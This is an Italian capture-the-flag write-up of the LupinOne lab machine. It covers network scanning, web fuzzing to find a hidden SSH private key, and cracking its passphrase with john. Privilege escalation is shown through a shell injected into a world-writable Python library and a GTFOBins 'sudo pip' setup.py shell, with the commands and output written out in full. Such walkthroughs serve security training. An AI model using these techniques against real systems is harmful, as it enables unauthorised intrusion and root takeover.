

WallaceVault

Report esecutivo black box LupinOne

Lo scopo di questa Blackbox è l'escalation dei privilegi e diventare root. Come è solito fare quando si ha da fare con delle black box ho fatto una scansione **nmap** tramite **-sn** per un host discovery e scoprire tutti gli host all'interno della sottorete, al fine di individuare la macchina vittima.

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.56.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 07:38 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00022s latency).
MAC Address: 0A:00:27:00:00:12 (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00010s latency).
MAC Address: 08:00:27:7C:6D:4E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.107
Host is up (0.00027s latency).
MAC Address: 08:00:27:F5:28:51 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.106
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 27.81 seconds
```

Tramite la scansione scopriamo l'IP della macchina vittima 192.168.56.107. Scoperto l'IP procedo con un'altra scansione **nmap** con **-sV -sC** per ottenere più informazioni sulla macchina.

```
(kali@kali)-[~]
$ nmap -sV -sC 192.168.56.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-03 07:39 EDT
Nmap scan report for 192.168.56.107
Host is up (0.00020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 ed:ea:d9:d3:af:19:9c:8e:4e:0f:31:db:f2:5d:12:79 (RSA)
|_ 256 bf:9f:a9:93:c5:87:21:a3:6b:6f:9e:e6:87:61:f5:19 (ECDSA)
|_ 256 ac:18:ec:cc:35:c0:51:f5:6f:47:74:c3:01:95:b4:0f (ED25519)
80/tcp    open  http     Apache httpd 2.4.48 ((Debian))
|_ http-title: Site doesn't have a title (text/html).
|_ http-robots.txt: 1 disallowed entry
|_ /~myfiles
|_ http-server-header: Apache/2.4.48 (Debian)
MAC Address: 08:00:27:F5:28:51 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.75 seconds
```

I risultati della scansione ci suggeriscono un servizio **ssh** sulla porta 22 e un servizio **http** sulla porta 80, generalmente questi servizi sono siti web, infatti troviamo vari path tra cui / ~myfiles.


Fatte queste constatazioni inizio a visionare il sito web. La home del sito presentava un immagine iconica del grande Lupin.



Scavando all'interno delle directory del sito, mi rendo conto di avere la necessità di dover analizzare più affondo il sito web, quindi scelgo di utilizzare ffuf, uno strumento di fuzzing web che serve per fare delle ricerche rapide e brute force su siti web.


Imposto il tool con -c per una visualizzazione più ordinata e -w serve per dare il path della wordlist da usare per l'attacco.

Wordlist utilizzata: **dirbuster/directory-list-2.3-medium.txt**



```
view-source:http://192.168.56.107/robots.txt
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ ffuf -c -u http://192.168.56.107/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
v2.1.0-dev
:: Method: GET
:: URL: http://192.168.56.107/~FUZZ
:: Wordlist: FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects: false
:: Calibration: false
:: Timeout: 10
:: Threads: 40
:: Matcher: Response status: 200-299,301,302,307,401,403,405,500
secret [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 2ms]
Progress: [220560/220560] :: Job [1/1] :: 14285 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
(kali@kali)~$
```

Scopriamo l'esistenza di una directory chiamata `/~secret` che al suo interno contiene un messaggio "criptico" molto interessante da parte di `icex64`, il messaggio recita:




```
lupin.it/~secret/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB Utility
Hello Friend, Im happy that you found my secret diretory, I created like this to share with you my create ssh private key file,
Its hided somewhere here, so that hackers dont find it and crack my passphrase with fasttrack.
I'm smart I know that.
Any problem let me know
Your best friend icex64
```

`icex64` parla di un file `hided` (nascosto), generalmente i file nascosti vengono visualizzati con un **.filenascosto**. `icex64` dà anche altri "indizi" parlando di una passphrase che ha utilizzato per impedire agli hackers di crackare quella passphrase tramite **fasttrack** (una **wordlist**).


Dopo varie analisi su questo messaggio realizzo (file nascosto) un fattore importante e decido di fare un altro attacco con `ffuf`, questa volta però la ricerca è all'interno del path `/~secret`

(questo secondo attacco contiene parametri in più come -fc che filtra i risultati che hanno come codice 403. -e che specifica il formato da cercare (.txt e .html))




```
kali@kali: ~
File Actions Edit View Help
(kali@kali)~$ ffuf -c -u http://192.168.56.107/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .txt,.html -fc 403
v2.1.0-dev
```

Troviamo questo file nascosto chiamato **mysecret.txt**



```
Progress: [219549/661680] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:15] ::
:: Progress: [221099/661680] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:15] ::
mysecret.txt [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 2ms]
:: Progress: [221148/661680] :: Job [1/1] :: 13333 req/sec :: Duration: [0:00:15] ::
:: Progress: [222952/661680] :: Job [1/1] :: 18181 req/sec :: Duration: [0:00:15] ::
:: Progress: [224666/661680] :: Job [1/1] :: 15384 req/sec :: Duration: [0:00:15] ::
```

Il contenuto del file secret.txt è il seguente:



Il contenuto di questo file txt era codificato in **base58** (era la private key di autenticazione del servizio **ssh**) dopo averlo decodificato abbiamo salvato il contenuto su un file **.txt**

```
1 |-----BEGIN OPENSSH PRIVATE KEY-----
2 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
49 iUJ66WmRUN9EoVlkeCzQJwivI=
50 -----END OPENSSH PRIVATE KEY-----
51
```


Tramite l'utilizzo di **ssh2john** abbiamo codificato il contenuto del file in **hash** e successivamente abbiamo decrittato l'**hash** con **john** tramite l'ausilio della wordlist fasttrack (*La scelta di questa wordlist è stata suggerita da Icex64, il nostro amico non è stato molto furbo con quel messaggio*)

Passaggio 1 conversione in **hash** tramite **ssh2john**

```
(kali㉿kali)-[~/Desktop]
$ ssh2john passkeybb21.txt > hashkey

(kali㉿kali)-[~/Desktop]
$ ls
code.desktop  'dati bb.txt'  hashkey  linpeas.sh  Nessus.txt  passkeybb21.txt  revshell2.sh  SecLists
codice.sh     hackdbox      key      maltego.desktop  passkey     'passkey bb2.txt'  script.js     starting_point_yemibat.ovpn
```

Calcolo del l'**hash** tramite **john** per ottenere la password

```
(kali㉿kali)-[~/Desktop]
$ john --wordlist=/usr/share/wordlists/fasttrack.txt hashkey
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@55w0rd! (passkeybb21.txt)
1g 0:00:00:02 DONE (2025-09-04 03:43) 0.4566g/s 43.83p/s 43.83c/s 43.83C/s Autumn2013..testing123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Il risultato è P@55w0rd!

Ottenuta la password, abbiamo provato ad accedere al servizio **ssh** ma utilizzando solo la password trovata per accedere riscontravamo problemi di "permission denied".

```
(kali㉿kali)-[~/Desktop]
$ ssh icex64@192.168.56.107
icex64@192.168.56.107's password:
Permission denied, please try again.
icex64@192.168.56.107's password:
Permission denied, please try again.
```

Dopo vari ragionamenti abbiamo capito che dovevamo specificare la nostra identità tramite **-i** specificando la nostra private key trovata in precedenza.

```
(kali㉿kali)-[~/Desktop]
$ ssh icex64@192.168.56.107 -i passkeybb21.txt
Enter passphrase for key 'passkeybb21.txt':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Thu Oct  7 05:41:43 2021 from 192.168.26.4
icex64@LupinOne:~$
```

Una volta dentro, trovo il file della flag user.txt:

[illegible]

Controllando i permessi di **icex64** (sudo -l) scopro la possibilità di eseguire un comando specifico sulla macchina **LupinOne** come utente **arsene**, senza che mi venga chiesta la password.

In sostanza, il file di configurazione sudo permette a **icex64** di avviare quel preciso script, come utente **arsene**, semplicemente usando il comando sudo senza dover digitare la password

(tramite questo `sudo -l` scopriamo che la versione di python utilizzata dal sistema vittima è 3.9, che contiene vulnerabilità come Iniezioni di comando, possibilità di esecuzione di codice arbitrario e buffer overflow)

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Visualizzando il contenuto file heist.py noto che viene utilizzata una libreria chiamata **webbrowser**

```
icex64@LupinOne:/home/arsene$ cat heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
icex64@LupinOne:/home/arsene$
```

Dopo aver visualizzato il file provo ad eseguirlo come utente arsene digitando il comando suggerito prima:

```
icex64@LupinOne:~/home$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
Its not yet ready to get in action
icex64@LupinOne:~/home$
```

Purtroppo mi accorgo che ci sono problemi nell'esecuzione del codice.

Per capirne il motivo cerco di risalire alla libreria importata, ovvero **webbrowser**. Per farlo utilizzo **linpeas** che una volta avviato fa l'analisi delle directories, il risultato della scansione è il seguente:

```

ome) (max 200)
https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#wri
table-files
/dev/mqueue
/dev/shm
/home/icex64
/run/lock
/run/user/1001
/run/user/1001/gnupg
/run/user/1001/systemd
/run/user/1001/systemd/inaccessible
/run/user/1001/systemd/inaccessible/dir
/run/user/1001/systemd/inaccessible/reg
/run/user/1001/systemd/units
/tmp
/tmp/dirtypipez
/tmp/dirtypipez.c
/tmp/.font-unix
/tmp/.ICE-unix
/tmp/linpeas.sh
#)You_can_write_even_more_files_inside_last_directory

/usr/lib/python3.9/webbrowser.py
/var/tmp
/var/www/html
/var/www/html/image
/var/www/html/index.html
/var/www/html/~myfiles
/var/www/html/~myfiles/index.html
/var/www/html/robots.txt
/var/www/html/~secret
/var/www/html/~secret/index.html
/var/www/html/~secret/.mysecret.txt

```

Grazie all'utilizzo di linpeas scopro che la cartella è nel path /usr/lib/python3.9/webbrowser.py

```

icex64@LupinOne:/tmp$ cd ..
icex64@LupinOne:/$ cd /usr/lib/python3.9
icex64@LupinOne:/usr/lib/python3.9$ ls -l | grep webbrowser.py
-rwxrwxrwx 1 root root 24087 Sep  4 05:48 webbrowser.py
icex64@LupinOne:/usr/lib/python3.9$

```

Per poter eseguire un privilege escalation, abbiamo pensato di corrompere il file webbrowser.py poiché sovrascrivibile.

Abbiamo iniettato un codice malevolo all'interno del file (os.system("/bin/bash")) questo comando mette in pausa l'esecuzione del programma e crea una **shell bash** dell'utente che ha avviato il programma, nel nostro caso l'utente **arsene**

```

GNU nano 5.4 webbrowser.py *
#!/usr/bin/env python3
"""Interfaces for launching and remotely controlling Web browsers."""
# Maintained by Georg Brandl.

import os
import shlex
import shutil
import sys
import subprocess
import threading

os.system("/bin/bash")
__all__ = [ "Error", "open", "open_new", "open_new_tab", "get", "register" ]

class Error(Exception):
    pass

_lock = threading.RLock()
_browsers = {} # Dictionary of available browser controllers
_tryorder = None # Preference order of available browsers
_os_preferred_browser = None # The preferred browser
File Name to Write: webbrowser.py
^G Help      M-D DOS Format  M-A Append     M-B Backup File
^C Cancel    M-M Mac Format  M-P Prepend    ^T Browse

```

Avvio il del programma come utente **arsene** e grazie al codice malevolo iniettato riusciamo ad avere accesso all'utente

```
1cex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:~$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
arsene@LupinOne:~$
```

Dopo aver controllato i permessi con `sudo -l` scopriamo che **arsene** ha il permesso di accedere al percorso `file usr/bin/pip` che ci permetterà poi di avere accesso all'utente **root** senza la richiesta di una password. Non essendo a conoscenza di cosa sia **pip** sono andato a cercare informazioni a riguardo, dopo tante ricerche ho scoperto che potevano esserci dei modi per sfruttare questa cosa per una privilege escalation.

Fonte: <https://gtfobins.github.io/gtfobins/pip>

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp -d)
echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
sudo pip install $TF
```

Dopo aver eseguito i comandi suggeriti dal sito abbiamo ottenuto l'accesso all'utente root e successivamente abbiamo navigato verso la flag root.txt

```
[sudo] password for arsene:
^C^C
arsene@LupinOne:~$ cd /tmp
arsene@LupinOne:/tmp$ TF=$(mktemp -d)
arsene@LupinOne:/tmp$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" >
$TF/setup.py
arsene@LupinOne:/tmp$ sudo pip install $TF
Processing ./tmp.rMt42ZxgrK
# whoami
root
```

[illegible]